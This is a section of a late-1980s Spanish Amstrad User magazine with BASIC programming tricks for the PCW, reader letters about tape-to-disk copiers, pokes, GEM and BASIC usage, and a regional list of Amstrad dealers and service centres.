130 PRINT a;"Decimal";" = ";a$;" en base";base%
```

# Mejorar la presentación de los programas

ESTOS tres trucos nos pueden ser útiles para mejorar la presentación de nuestros programas.

El primero saca rótulos en diagonal, el segundo hace títulos enmarcados y sonoros y, por último, el tercer truco nos va a servir para sacar distintos tipos de letra por impresora.

**Xavier Mula**

¿COMO SE HACE UN TITULO ENMARCADO Y SONORO?

```
10 PRINT CHR$(27)+"0"
20 pitido$=CHR$(7)
30 PRINT CHR$(134);STRING$(85,138);CHR$(140);pitido$
40 PRINT CHR$(133);:PRINT TAB(36)"AMSTRAD USER";:PRINT TAB (87);CHR$(133);pitido$
50 PRINT CHR$(131);STRING$(85,138);CHR$(137)
60 FOR x=1 TO 26:PRINT pitido$:NEXT x
```

```
AMSTRAD USER
```

UN TITULO EN DIAGONAL

```
10 esc$=CHR$(27):PRINT esc$+"0"
20 PRINT esc$;"E":cl$=esc$+"bb"+esc$+"cc":os$=esc$+"cb"+esc$+"bc"
30 a$="ESTO ES UN TITULO EN DIAGONAL"
40 FOR x=1 TO LEN(a$)
50 PRINT TAB(x);MID$(a$,x,1):FOR m=1 TO 150:NEXT m
60 NEXT x:FOR t=1 TO 3000:NEXT t:FOR g=1 TO 30:PRINT os$;CHR$(7);cl$:NEXT g:PRIN
T os$
```

```
E
 S
  T
   O

     E
      S

        U
         N

           T
            I
             T
              U
               L
                O

                  E
                   N

                     D
                      I
                       A
                        G
                         O
                          N
                           A
                            L
```

```
10 LPRINT CHR$(27);"!";CHR$(30)
20 LPRINT "AMSTRAD USER"
```

PUEDE ESCRIBIR CON LETRA PEQUEÑA

AMSTRAD USER

TAMBIEN PUEDE ESCRIBIR CON LETRA GRANDE I NEGRA...

A M S T R A D   U S E R

## Diferentes tipos de letra con BASIC

CREO que algún usuario de un PCW aún no sabe que BASIC cuenta con una amplia gama de tipos de letra, que pueden usarse con sólo modificar la línea 10 del siguiente programa, si cambiamos el número 30 y lo sustituimos por otro número comprendido entre 1 y 63.

# Intereses

UN pequeño truco que nos va a permitir el poder saber los intereses que nos va a abonar el banco por el dinero que le ingresemos.

```
10 ' ****************
20 ' *    INTERESES    *
30 ' * POR  J. RAMIS *
40 ' *  ALCUDIA  88   *
50 ' *   MALLORCA     *
60 ' *****************
70 REM ******FUNCIONES********
80 ESC$=CHR$(27)
90 CL$=ESC$+"E"+ESC$+"H"
100 INV$=ESC$+"p"
110 NOR$=ESC$+"q"
120 DEF FNloc$(x,y)=esc$+"Y"+CHR$(32+x)+CHR$(32+y)
130 PRINT cl$
140 ' *************FANTALLA***************
150 PRINT FN loc$(5,26);inv$;" I  N  T  E  R  E  S  E  S ";nor$
160 PRINT FN loc$(8,15);"CAPITAL:                          Pts."
170 PRINT FN loc$(8,55);"TIEMPO:                Años."
180 PRINT FN loc$(13,35);"REDITO:           %  Pts."
190 PRINT FN loc$(20,30);"INTERES=                        Pts."
200 PRINT FN loc$(8,24);:INPUT capital
210 PRINT FN loc$(8,63);:INPUT tiempo
220 PRINT FN loc$(13,43);:INPUT redito
230 ' **************RESULTADO*****************
240 interes=capital*tiempo*redito/100
250 PRINT FN loc$(20,39);interes
260 PRINT FN loc$(23,30);"TOTAL= ";interes+capital;" Pts."
270 PRINT:PRINT:PRINT:PRINT TAB(20);"PARA HACER OTRA OPERACION PULSE 'O' ";:f$=I
NPUT$(1)
280 IF f$="O" OR f$="o" THEN RUN ELSE END
```

# Algo nuevo sobre RPED

IMAGINO que son muchos los usarios del AMSTRAD PCW que alguna vez han utilizado el editor de ficheros ASCII RPED, un programa BASIC que se encuentra en el disco 2 del sistema. Los que lo hayan usado se habrán dado cuenta de que, al parecer, sólo se pueden crear y editar ficheros en el disco A. Pues bien, existe una pulsación de tecla oculta para cambiar de unidad de disco.

Cuando en la pantalla se le pida el nombre del fichero a editar o a crear, antes de escribir nada, pulse la tecla <CURSOR ARRIBA> y verá cómo en la pantalla el cursor que estaba al principio del espacio reservado para el nombre del fichero, salta a la posición de la letra que indica la unidad de disco. Ahora basta con escribir la letra de la unidad de disco que se desea utilizar (A, B, ó M) seguida del símbolo ":" para que el cursor vuelva al principio del espacio reservado para el nombre; escribimos éste y... ¡maravilla!, el fichero se lee del disco indicado.

## ¿Problemas de memoria en Master Graphics?

EN relación con el programa Master Graphics de Xavier Artigas que publicamos en el mes de agosto número 35, Alfredo Pérez, uno de nuestros más implacables lectores, encontró que tenía un problema de memoria y nos envía una forma de solucionarlo. El mismo os contará en qué consiste el problema y cómo se soluciona.

«... Una vez tecleado y corregidos los errores debidos a las fáciles confusiones entre la profusión de letras l (ele) y números 1 (uno), al correrlo aparece el mensaje: «Memory full in 99», que es donde se dimensionan tres matrices. Intenté dimensionarlas más pequeñas y con ello ya aparece el menú, pero al dar valores aparece otro mensaje de error: «String space full in 310». Tras comprobar el tamaño del programa (16 K) y el poco espacio de memoria que queda con GSX (17.255 Bytes), se me ocurrió tratar de comprimir el programa en lo posible.

Para empezar, quité todas las líneas de comentarios (REM), excepto las iniciales de cada rutina, que es donde se hacen las llamadas con GOSUB, y SIMPLEMENTE con esto, el programa funciona correctamente (queda con 15 K)...»

# CORREO

## CPC

*Poseo desde hace casi dos años un AMSTRAD 6128 con disco y hace unos días me compré un magnetofón para que los programas pudieran ser leídos en cinta, esto lo hice porque en el manual de instrucciones se hallaba la información de que podían leerse programas en cinta y escribirlos en disco, bien, este es mi problema, conecto un magnetofón, introduzco un disco en la unidad y no consigo grabarlo. En ocasiones se graba alguna «K», pero luego me sale error.*

*Francisco Cervantes González (Tarragona)*

Si lo que quieres es pasar tus propios programas de cinta a disco, haz lo siguiente:

Tecla :TAPE

Carga el programa que quieres pasar a disco.

Tecla :DISC

Grábalo con SAVE" el nombre que quieras.

Para pasar programas comerciales de cinta a disco puedes utilizar algún programa copiador. Entre los más conocidos y de mayor divulgación se encuentran el DISCOLOOGY y el TRANSMAT.

También dispones de dos copiadores por hardware; el TRANSTAPE y el MULTIFACE TWO. El primero de ellos realiza copias que no necesitan del mismo para cargarse. El MULTIFACE realiza copias dependientes, lo que quiere decir que necesitas tener conectado el MULTIFACE para cargarlas posteriormente.

## CPC

*Desde hace varios años poseo un CPC 6128 y estoy muy contento con él. Sin embargo, debido al costoso precio de los programas en disco los he tenido que ir comprando en cinta. Creo que entenderán perfectamente que a alguien que haya utilizado un disco le resulte el cassette altamente lento. Es por ello que me he interesado en el Multiface Two, del cual aparece un artículo publicado en el número 17 de su revista.*

*Sin embargo, en el mismo artículo se citan ciertos problemas al usarlo en mi modelo.*

*También tengo un amigo que hace año y medio tuvo que devolver el aparato porque sólo copiaba ciertos programas y el ordenador se «colgaba» a menudo.*

*1. ¿Se han solucionado actualmente dichos problemas del aparato?*

*2. Tengo varios copiones de cinta-disco, como transmat, spirit, la opción del discology 1, discovery, etcétera. Pero sólo consigo pasar algunos videojuegos. ¿Existe alguna opción de éstos que yo desconozca que los pase? ¿Existe algún copión más fiable?*

*3. He visto un anuncio que habla de un aparato parecido al Multiface Two. Se llama Transtape-Amstrad. ¿Tienen alguna información sobre él?*

*4. ¿Alguna sugerencia? (Aparte, claro está, de comprarme los próximos programas en disco.)*

*5. Cambiando de tema. Podrían decirme cuál es el distribuidor del juego Classic Axiens publicado en el número 21 de su revista?*

*(Si lo saben añadan las señas del mismo, por favor.)*

*Luis Arocas Jiménez (Valencia)*

1. En las propias instrucciones del Multiface viene cómo solucionar este problema, parcialmente. Para solucionarlo con total efectividad, necesitarías una nueva ULA o chip de vídeo.

2. No, el copión más fiable para pasar programas de cinta a disco es el Multiface Two y el Trastape.

3. Las principales características del Transtape-Amstrad son:

— Realiza copias independientes, o sea, no necesitas luego tener el transtape conectado para cargar el juego.

— Permite poner pokes.

— Salva el programa en varios bloques, lo que facilita examinarlos.

4. Particularmente, en caso de que te interese mucho pasar los programas a disco y no tengas conocimientos de código máquina (para los programas protegidos), te aconsejaríamos que te compraras el Multiface Two o el Transtape. La elección es tuya.

5. El juego que nos comentas seguramente está ya fuera de catálogo. A lo mejor lo encuentras en Coconut o Power Line.

## CPC

*Soy poseedor de un CPC 6128 y tengo una duda respecto al volcado de pantallas que sale en el número del mes de julio:*

*El programa al estar en Código Máquina he intentado meterlo en mi ordenador y me dijeron que tenía que disponer de un ensamblador, para meter los códigos que hay antes de los de cada número de línea, ya que lo intenté meter tal y como está escrito, y me salía «SINTAX ERROR»; si es verdad que necesito este ensamblador, ya que mis conocimientos en informática son muy escasos, les pediría, por favor, si pueden proporcionarme uno. (Me da igual que sea en cinta o en disco.)*

*Si pueden enviármelo les agradecería que lo hicieran por medio de cotrarrembolso.*

*Vicente Piera Nieto (Barcelona)*

Si como nos cuentas, tus conocimientos en informática son escasos, nosotros te aconsejaríamos que teclease directamente los listados 2 y 3 (página 56), funcionará correctamente, ya que el LISTADO 1 está escrito en lenguaje ENSAMBLADOR (Código Máquina) y tiene como función que los entendidos en Ensamblador puedan ver cómo se ha hecho el programa e incluso modificarlo.

Respecto a tu última petición, sentimos no poder complacerte. Quizá puedas encontrarlo en alguna tienda especializada.

## PCW

*Estimados amigos de Amstrad User:*

*Soy propietaria de un PCW 8256 y me gustaría que me aclararan algunas dudas:*

*¿Se puede, en Basic, hacer algún programa para hacer música?*

*¿Cómo se borra la pantalla?, y, por último, ¿se puede incorporar un joystick? ¿Hay algún juego para utilizarlo?*

*Erika Fernández (Huesca)*

En Basic sí podemos hacer programas de música, el único inconveniente que tenemos es que debido a las pocas posibilidades que tienen los PCW en sonido, tan sólo podemos hacer combinaciones con el único sonido que hay CHR$(7).

La pantalla se borra con PRINT CHR$(27);"E";CHR$(27);"H" y si lo que quieres es ahorrar espacio en un programa, puedes definirte la variable CLS$ al principio del programa de la siguiente forma:

CLS$=CHR$(27)+"E"+CHR$(27)+"H" y cuando quieras borrar la pantalla escribes PRINT

CLS$ y la pantalla se borrará.

Sí puedes incorporarle un joystick al PCW. En concreto existe en el mercado el joystick Kempston, que lo puedes encontrar en tiendas que tengan material de informática. En el mercado ya existen varios juegos que utilizan este joystick.

## PCW

*Estimados amigos:*

*Poseo un Amstrad PCW-8256 y desearía hacerles algunas preguntas sobre su funcionamiento.*

*Primero, me gustaría saber cómo puedo hacer gráficos en Locoscript. También quiero preguntarles cómo puedo sacar los volcados de pantalla mediante las techas Mays+Extra+Impr de un tamaño mayor al que salen. Y, por último, también me gustaría saber cómo puedo proteger un programa con una clave para que sólo las personas que yo quiera puedan acceder a él.*

*Juan Antonio González (Salamanca)*

Locoscript no admite la posibilidad de crear gráficos, tan sólo te deja que utilices los caracteres que se pueden introducir mediante teclado.

A tu segunda pregunta te podemos decir que los volcados de pantalla que realiza el PCW son de formato fijo y no se pueden ni aumentar ni disminuir. De todas formas, si tú quieres ampliarlo, en este número publicamos un volcador de pantallas a tamaño normal que espero que te sea de ayuda.

Para proteger un programa con una clave para que sólo las personas que tú digas accedan a él deberás introducir al principio del programa unas líneas en las que pidan una clave y compruebe si la clave es verdadera. Después salvas el programa con la forma: SAVE "programa.bas",p y ya tienes tu programa protegido mediante una clave que te pedirá cuando intentes ejecutarlo.

Aquí tienes un ejemplo de las líneas que debes de poner al principio del programa para que te pida y compruebe la clave:

```
10 INPUT "Clave de Acceso: ";clave$
20 IF clave$<>"PEPE" THEN PRINT "Clave erronea" : END
```

## CPC

*Tengo un CPC 6128 y estoy cuestionándome cambiarlo por un PCW 8256. En relación con este tema desearía saber si todo el software desarrollado para el CPC 6128 corre en el PCW 8256 y viceversa, y con qué limitaciones.*

*He detectado problemas en ambos sentidos, pero considerando más lógico los problemas encontrados al intentar correr en el CPC 6128 los programas hechos para el PCW 8256, deseo saber si con algunos arreglos se puede solucionar este problema y cuáles serían estos arreglos.*

*También desearía me facilitasen un esquema detallado de los circuitos eléctricos de ambos modelos con indicación de las direcciones de la memoria ROM, periféricos, memoria de pantalla, memoria RAM, rango de memoria para el uso del S. O., etcétera.*

*Francisco Mínguez Molina (Valencia)*

Respecto a tu primera pregunta, podemos decirte que el AMSTRAD 6128 no es compatible con el PCW 8256, e intentar hacer cambios en el programa sería de lo más complicado, a no ser que se tratase de un programa BASIC, lo que facilitaría la conversión.

Seguramente encontrarás respuesta a tu segunda pregunta en algunos números atrasados de AMSTRAD USER.

## PC

*Soy suscriptor de AMSTRAD USER y deseo plantearos algunas dudas que espero que me podáis resolver: poseo un PC 1640 SD, monitor MM, y no me funcionan la mayoría de los juegos. ¿Podríais aclararme cuál es el motivo?*

*¿Este modelo lleva la tarjeta Hércules, CGA o EGA?*

*Si es el monitor, ¿existe algún adaptador o cable para conectar la unidad central del PC al televisor? ¿Dónde puedo adquirirlo?*

*José A. Costumero Leganés (Madrid)*

Todos los PC 1640, ya sean MM, CM o ECD, contienen un adaptador gráfico capaz de trabajar en los modos Hércules, CGA y EGA. Sin embargo, el monitor determina los modos gráficos en que funcionará el PC. Así, los usuarios de los PC 1640 MM únicamente podrán utilizar el modo Hércules y el modo EGA monocromático.

La mayoría de los juegos para compatibles PC fueron escritos para el modo gráfico CGA y no soportan el modo Hércules, por lo que no funcionarán en el PC 1640 MM. No obstante, Amstrad España entrega con estos equipos un programa que emula la CGA sobre la Hércules, permitiendo la ejecución de algunos de estos juegos en los PC 1640 MM. Si no posees este programa, te recomendamos que te pongas en contacto con el Departamento Técnico de Amstrad España, donde podrán facilitártelo.

Respecto a tu segunda pregunta, existe una tarjeta mediante la cual es posible conectar el PC a un televisor. Desgraciadamente, su precio supera las 150.000 pesetas. Si a pesar de ello sigues interesado en este tema, puedes conseguir más información poniéndote en contacto con: CTI. Guzmán el Bueno, 133 (Edificio Britannia). Tel. (91) 442 21 99. 28033 Madrid.

## CPC

*He decidido hacer llegar esta carta hasta ustedes para ver si me podían ayudar en tres cargadores que salieron en la revista AMSTRAD núm. 27, en diciembre de 1987 (página 75).*

*En el apartado de pokes a mogollón, dedicada al CPC, he visto, afortunadamente, que venían los pokes de los tres juegos siguientes:*

*— EL BOMB JACK I*
*— EL AIRWOLLF*
*— EL KUNGFU-MASTER*

*Y desearía saber qué es lo que debería hacer para salvar los tres juegos, cada uno por separado, como he visto con el del Game Over primera y segunda parte.*

*Enrique Mordenti Aldama (Madrid)*

En el número 27 de AMSTRAD USER se dio una gran lista de pokes bajo el nombre de: POKES A MOGOLLON. Estos pokes podían introducirse en sus correspondientes juegos de dos formas:

1. Si el juego está desprotegido, delante del último CALL del primer programa BASIC.
2. Con un MULTIFACE TWO o con un TRANSTAPE.

Otra de las formas (como nos comentas) es realizando un cargador. Pero el problema que éste nos presenta es que necesitamos unos conocimientos previos del Código Máquina y no todos los cargadores son iguales; cada uno es distinto del otro.

# CORREO

## PC

*Me llamo Javier y poseo un Amstrad PC 1640 MM. Tengo un problema que no logro solucionar, por lo cual me he decidido a escribirles para ver si lo solucionan, puesto que yo lo he intentado de varias maneras sin conseguirlo.*

*Desde hace cosa de un mes encuentro problemas para cargar el entorno GEM y trabajar con él. Unas veces lo consigo, pero al tercer o cuarto intento, jamás a la primera, aunque la mayoría de las veces tengo que abandonar sin conseguirlo.*

*Paso a explicarles los pasos que sigo para la carga de GEM, así como los mensajes de error que se muestran en pantalla.*

*— Cargo el sistema operativo (disco 1).*

*— Llamo a GEM y se me pide que introduzca el diskette 2 de carga de GEM en la unidad A.*

*— Introduzco el disco de carga de GEM y es ahí donde comienzan los problemas, pues me sale un mensaje de error que dice literalmente «Anomalía de tipo general. Error leyendo en la unidad A. Abandonar, Reintentar o Ignorar».*

*Si pulso las letras R de reintentar o I de ignorar, me sigue dando el mismo mensaje de error. Si pulso la A de abandonar aparece otro mensaje de error, volviendo acto seguido al inductor del sistema.*

*Javier Sáiz Real*
*Cuenca*

El problema que describes en tu carta es un típico ejemplo de lo que ocurre cuando nos encontramos ante un diskette defectuoso. En un caso como éste, si hemos tenido la precaución de hacer una copia de seguridad de los originales, la mejor solución es deshacerse del diskette que causa los problemas, obtener una nueva copia del original correspondiente y, a partir de ese instante, trabajar con la nueva copia.

Si, siguiendo los consejos del manual de tu PC y los que tan a menudo aparecen en AMSTRAD USER, has hecho copia de seguridad de los diskettes que te entregaron con el ordenador, no encontrarás ninguna dificultad. Si, por el contrario, el disco que se muestra defectuoso es el original y no tienes copia, te sugerimos que te dirijas al establecimiento donde adquiriste el PC y les solicites una copia de dicho diskette. Si ellos no pudieran atenderte, ponte en contacto con el Departamento Técnico de Amstrad España. Y recuerda que el primer paso que debes dar antes de utilizar cualquier programa es realizar una copia de seguridad del mismo.

*Tengo desde junio un Amstrad PC 1640 y me gustaría aclarar una duda muy grande. Hasta ahora he hecho un cursillo de BASIC, pero en un ordenador mucho más sencillo. Agradecería que me explicaráis cómo hacer paso a paso para ejecutar cualquier programa de BASIC.*

*Rosa María García*
*Barcelona*

Lo primero que debes saber es que, a diferencia de lo que habrás visto en otros ordenadores más elementales, en el PC no hay un único lenguaje BASIC, sino que existen varias implementaciones del mismo, en ocasiones con grandes diferencias entre sí.

No sabemos si te refieres al BASIC 2, que se entrega con los Amstrad PC 1512 y PC 1640, o al GW-BASIC, la versión más utilizada en los compatibles PC. Además de estos dos existen otros muchos intérpretes y compiladores de BASIC para compatibles PC, los más destacables son, a nuestro juicio, Turbo BASIC de Borland y QuickBASIC de Microsoft.

Suponiendo que te refieras al BASIC que te entregaron con el ordenador, el procedimiento para ejecutar programas es, a grandes rasgos, el siguiente: en primer lugar, arrancamos el ordenador con el sistema operativo MS-DOS. A continuación, cargamos el entorno gráfico GEM, siguiendo las instrucciones que figuran en el manual del ordenador y las que aparecerán en pantalla. Después, ya desde GEM, cargamos el intérprete de BASIC 2, utilizando para ello el ratón, que llevaremos sobre el icono etiquetado como BASIC 2, pulsando dos veces en rápida sucesión sobre él. De este modo, entraremos en el intérprete de BASIC 2, desde el que podremos cargar y ejecutar cualquier programa escrito en este lenguaje. El método a emplear está descrito en el Manual del Usuario que te entregaron con el PC, y consiste básicamente en situar el cursor sobre la opción Ficheros de la barra de menús, seleccionando a continuación la orden Cargar. Al elegir esta opción, GEM mostrará el recuadro selector de elementos, mediante el cual se puede elegir el fichero en que está grabado el programa que se desea cargar. Por último, en el menú de Programas seleccionaremos la orden Ejecutar, con lo que comenzará la ejecución del programa previamente cargado.

*Soy un habitual lector de su revista. Me dirijo a ustedes para que me resuelvan, si es posible, una pequeña cuestión acerca de mi ordenador Amstrad PC 1640.*

*Quisiera saber si existe algún modo de obtener el número de serie del ordenador mediante software, ya sea leyendo una dirección de memoria desde BASIC, mediante código máquina, etcétera.*

*Les agradecería que me resolvieran esta duda y aprovecho para felicitarles por su magnífica revista.*

*Nicolás Luna*
*Sevilla*

Que nosotros sepamos, es imposible averiguar el número de serie de tu PC 1640 mediante software. A lo sumo, podrías conseguir el número correspondiente a la versión de la ROM, pero nunca el número de serie. En cualquier caso, resulta mucho más sencillo leer la etiqueta que se encuentra en la zona posterior de la unidad central, que, entre otros datos, contine el número de serie de tu ordenador.

## PCW

*Tengo un ordenador PCW 8256 desde las Navidades pasadas y me gustaría que me aclararan algunas dudas:*

*— En el programa de Locoscript, después de hacer una carta y grabarla, ¿cómo puedo volver a acceder a ella para ser nuevamente listada por impresora? ¿Puedo acceder de nuevo a ella pulsando la tecla E (de editar texto) sin estropearla?*

*— En algunos programas que figuran en las revistas aparecen las sentencias: DEF FNAT$ (X,Y) =CHR$(27) + ''Y''+... es una abreviación de las instrucciones:*
*B$ =CHR$(27) +''E'' +CHR$(27) +''H''*
*MOV$ =CHR$(27)+''Y''*

*Mi ordenador no acepta la instrucción LOCATE, por lo que se hace muy extenso cada vez que tengo que imprimir en la pantalla. ¿Cómo puedo hacerlo más corto? Ej.: PRINT MOV$; CHR$(32+5);*

*CHR$(32+20); "MENU DE TRABAJO"*
*¿Esta sentencia se puede hacer más breve mediante DEF FNAT$?*
*— ¿El ordenador PCW 8256 está preparado para trabajar con otros lenguajes como COBOL o PASCAL? En caso afirmativo, ¿cómo puedo conseguirlo?*
*Me despido de ustedes y les felicito por el excelente trabajo en AMSTRAD USER.*

*Nuria Mateu Beltran*
*Valencia*

A tu primera pregunta de si se puede volver a acceder a la carta para imprimirla, se puede. Basta con pulsar en vez de la E la I de impresión de documentos. Si entras en el Editor como dices y quieres salirte dejándolo como estaba antes, no tienes más que hacer que cuando vayas a salirte en vez de salir por Terminar Edición salgas por Abandonar Edición y te guardará en el disco lo que tenías antes de entrar.

— En tu segunda pregunta me parece que tienes un pequeño lío con la función de LOCATE, ya que en el PCW no existe como función. Para localizar en un punto de la pantalla te diré que lo que debes hacer es la de teclear al principio del programa la función:
DEF FNLOCATE$ (X,Y)= chr$(27)+ "Y"+ chr$(32 + Y)+ chr$(32+X).
Una vez que ha sido definida al principio del programa sólo tienes que escribir cuando quieras situar algo en la pantalla: PRINT FNLOCATE$(X,Y) sustituyendo X por el valor de la columna e Y por el valor de la fila.
Un ejemplo: PRINT FNLOCATE$(10,1); "MENU DE TRABAJO".

— A tu tercera y última pregunta te diré que el ordenador está preparado, sólo necesitas ir a una casa de informática y pedirles el lenguaje que necesites (COBOL, PASCAL, FORTRAN, etcétera).

*Me dirijo a ustedes para rogarles me informen de lo siguiente: Soy un comprador reciente de un ordenador PCW 8256 Amstrad y una impresora. Tengo catorce años y estoy comenzando estudios de informática.*
*Concretamente, agradecería me contestaran a estas cuestiones:*
*a) Cuando yo hago un programa en BASIC, qué puedo hacer para que yo, grabando ese programa en un disco, pueda cargarlo sin necesidad del CPM-PLUS y BASIC. Por ejemplo, encendiendo el ordenador e introduciendo el disco con la cara del programa elaborado y pulsando el espaciador.*
*b) Cómo puedo lograr dibujar en el BASIC del PCW 8256 haciendo gráficos con rayas, líneas, puntos, etcétera.*
*c) Cómo puedo dar diferentes intensidades o tonalidades a estos gráficos que haga, en mi pantalla de fósforo verde.*
*d) Cómo puedo hacer tonos y sonidos para mis programas. Soy comprador asiduo de su revista, pero todavía no puedo suscribirme a ella, porque estoy ahorrando para poder pagarme la suscripción.*
*Les doy las gracias por sus respuestas a mis cuestiones, por adelantado. Muchas gracias y muchos saludos.*

*Miguel Angel Giménez Roig*
*Barcelona*

— A la primera pregunta te podemos decir que la solución es que te crees un disco de arranque automático, donde el fichero PROFILE.SUB contenga como última instrucción BASIC más el nombre de tu programa. Recuerda que tu programa de basic debe de estar también en ese disco.

— En cuanto a la segunda pregunta te indicamos que en el PCW no existen las instrucciones DRAW, PLOT, etcétera, como en otros ordenadores, pero en números anteriores hemos publicado algún truco o programa para poder hacer gráficos.

— Si quieres dar distintas tonalidades basta con que separes o juntes los puntos o líneas en el dibujo.

— Siempre hemos comentado que el PCW no anda muy bien de sonidos, debido a que el único sonido que tiene es el pitido de alarma que se consigue con: PRINT CHR$(7). Pero tú puedes intentar formar tonos combinando pitidos largos con cortos.

## CPC

*He decidido hacer llegar esta carta hasta ustedes para ver si me podían ayudar en tres cargadores que salieron en la revista AMSTRAD núm. 27, en diciembre de 1987 (página 75).*
*En el apartado de pokes a mogollón, dedicada al CPC, he visto, afortunadamente, que venían los pokes de los tres juegos siguientes:*
*— EL BOMB JACK I*
*— EL AIRWOLF*
*— EL KUNGFU-MASTER*
*Y desearía saber qué es lo que debería hacer para salvar los tres juegos, cada uno por separado, como he visto con el del Game Over primera y segunda parte.*

*Enrique Mordenti Aldama*
*(Madrid)*

En el número 27 de AMSTRAD USER se dio una gran lista de pokes bajo el nombre de: POKES A MOGOLLON. Estos pokes podían introducirse en sus correspondientes juegos de dos formas:
1. Si el juego está desprotegido, delante del último CALL del primer programa BASIC.
2. Con un MULTIFACE TWO o con un TRANSTAPE.
Otra de las formas (como nos comentas) es realizando un cargador. Pero el problema que éste nos presenta es que necesitamos unos conocimientos previos del Código Máquina y no todos los cargadores son iguales; cada uno es distinto de otro.

*Tengo un CPC 6128 y estoy cuestionándome cambiarlo por un PCW 8256. En relación con este tema desearía saber si todo el software desarrollado para el CPC 6128 corre en el PCW 8256 y viceversa, y con qué limitaciones.*
*He detectado problemas en ambos sentidos, pero considerando más lógico los problemas encontrados al intentar correr en el CPC 6128 los programas hechos para el PCW 8256, deseo saber si con algunos arreglos se puede solucionar este problema y cuáles serían estos arreglos.*
*También desearía me facilitasen un esquema detallado de los circuitos eléctricos de ambos modelos con indicación de las direcciones de la memoria ROM, periféricos, memoria de pantalla, memoria RAM, rango de memoria para el uso del S. O., etcétera.*

*Francisco Mínguez Molina*
*(Valencia)*

Respecto a tu primera pregunta, podemos decirte que el AMSTRAD 6128 no es compatible con el PCW 8256, e intentar hacer cambios en el programa sería de lo más complicado, a no ser que se tratase de un programa BASIC, lo que facilitaría la conversión.
Seguramente encontrarás respuesta a tu segunda pregunta en algunos números atrasados de AMSTRAD USER.

## ANDALUCIA

SIERGON ELECTRONICA, S. A. Francisco Sierra Hernández. Universidad de Texas, 9, bajo. 04005 Almería. Tel. (951) 26 61 94. A.V.M.I.

ELECTRONICA FARADAY. J. Antonio Berrocal Rodríguez. San Antonio, 31. 11201 Algeciras. Tel. (956) 66 60 53-61 12. A.V.M.I.

VIDEO PAL. Sebastián Baro Chaves. Condesa Villafuente Bermeja, 9. 11006 Cádiz. Tel. (956) 22 96 03-04. A.V.M.I.

ROFER. Francisco Romero Rubio. Doctrina, 28. 11402 Jerez de la Frontera. Tel. (956) 34 10 98. A.V.M.

M.S.D. José A. Navarro. Golondrina, 50, portal 12, 1.° dcha. 11500 Puerto de Santa María. Tel. (956) 85 37 80-42 16. A.V.M.I.

TELETRONIC. J. A. Trujillo Vera. Cazadores de Tarifa, 21. 11360 San Roque. Tel. (956) 78 04 43. A.V.M.I.

COMERCIAL AFRICANA DE CEUTA. José Enrique Jiménez. Real, 5. 11701 Ceuta. Tel. (956) 51 42 80. A.V.M.I.

ELECTRONICA MEDICA. Rafael Angel León Luna. José María Herrero, 5, 1.° L. 14005 Córdoba. Tel. (957) 23 80 92. A.V.M.I.

LAVISON ELECTRONICA. Pedro Ruiz Carmona. Camino de la Barca, 3 y 5. 14010 Córdoba. Tel. (957) 26 28 28-84 84. A.V.M.

CONTROL MECANIZACION Y SISTEMA PEDRO LUIS MUÑOZ. Conde de Torres Cabrera, 9. 14001 Córdoba. Tel. (957) 47 46 80. A.V.M.I.

INFORBASIC. J. Manuel Sánchez Mañas. Plaza Trinidad, 9. 18800 Baza. Tel. (958) 70 21 36. A.V.M.

HECAR. José M. Carmona Morente. Avda. Sierra Nevada, 18. 18008 Granada. Tel. (958) 22 71 85. A.V.

SERMICRO, S. A. José Ruiz. Aben Humeya, 10. 18005 Granada. Tel. (958) 25 21 94. M.I.

ION HUELVA, S. A. José Múgica. Pastillo, 20. 21006 Huelva. Tel. (955) 22 46 76. A.V.M.I.

AMARO Y ORTEGA. Fernando Amaro Ruiz. Alicante, 10. 23006 Jaén. Tel. (953) 25 00 46. A.V.

C.P.U. INFORMATICA, S. C. José Rodríguez Rodríguez. Infante don Fernando, 152. 29200 Antequera (Málaga). Tel. (952) 84 51 10. A.V.M.I.

GIESA. J. Antonio Gómez Martín. La Unión, Ed. Jardín de Recaredo-1B. 29640 Fuengirola. Tel. (952) 47 63 22. A.V.M.I.

SERMICRO, S. A. Antonio Rueda de la Torre. Pasaje Frijiliana, 10, local 55. 29003 Málaga. Tel. (952) 31 76 65. M.I.

TODOMIKROS. Luis Núñez. Comedias, 10. 29008 Malaga. Tel. (952) 39 36 95. A.V.M.I.

OFITRONIC. Pedro A. Giménez Hodar. Alvaro de Bazán, 6, 1.° dcha. 29806 Melilla. Tel. (952) 68 84 10. A.V.M.I.

ELECTRONICA DIGITAL, S. A. Francisco Rodríguez. Huerta de la Salud, edificio Prado I. 41004 Sevilla. Tel. (954) 41 45 11-46 01. M.I.

INSERT. Emilia Sánchez Macías. Evangelista, 69-71. 41010 Sevilla. Tel. (954) 45 91 84. M.I.

SERMICRO, S. A. Pedro García. Juan de Vera, 13-B. 41003 Sevilla. Tel. (954) 42 34 53. M.I.

ELANCO, S. A. Fernando Navarro Biot. Fernández de Ribera, 2-B. 41005 Sevilla. Tel. (954) 63 36 70. A.V.M.I.

## ARAGON

AUDITEL. José María Doix. José Pellicer, 50. 50007 Zaragoza. Tel. (976) 38 41 12. A.V.

ELECTRONICA ARAGON. Miguel Angel Arpal Espes. Avda. Madrid, 31. 50004 Zaragoza. Tel. (976) 43 96 14. A.V.M.I.

INTERVAT. José M. Genzor Sole. Castelar, 3. 50013 Zaragoza. Tel. (976) 59 44 33. A.V.M.I.

SERMICRO, S. A. Rafael Aured. Berenguer de Bardaji, 56-60. 50010 Zaragoza. Tel. (976) 34 57 72. M.I.

## ASTURIAS

C.M. GONZALEZ AMADOR Y OTROS, C. B. Soima. Alonso de Ojeda, 12. 33208 Gijón. Tel. (985) 14 38 20. A.V.M.I.

CAÑEDO SERVICIO TECNICO. Leopoldo Cañedo Alvarez. Otero, 13, bajo. 33008 Oviedo. Tel. (985) 22 29 68. A.V.M.I.

SERMICRO, S. A. Miguel Angel Alonso. Montes Gamonal, 14. 33012 Oviedo. Tel. (985) 29 98 02. M.I.

## BALEARES

REIMICRO. Esteban Gaitano Puche. Antich, 9, bajos. 07013 Palma de Mallorca. Tel. (971) 23 07 37. A.V.M.I.

IRTESA ELECTRONICA. Santiago Aparicio Fontirroig. Teniente Juan Llobera, 29. 07013 Palma de Mallorca. Tel. (971) 28 69 55. A.V.

SELECTRONIC. Antonio Salvador Caules. Mallorca, 20. 07760 Ciudadela (Menorca). Tel. (971) 38 33 11-29 93. A.V.

## CANARIAS

AMSTRAD (CANARIAS). Francisco J. García Rodríguez. Alcalde Ramírez Bethancourt, 17, bajo. 35002 Las Palmas. Tel. (928) 23 11 33. A.V.M.I.

## CANTABRIA

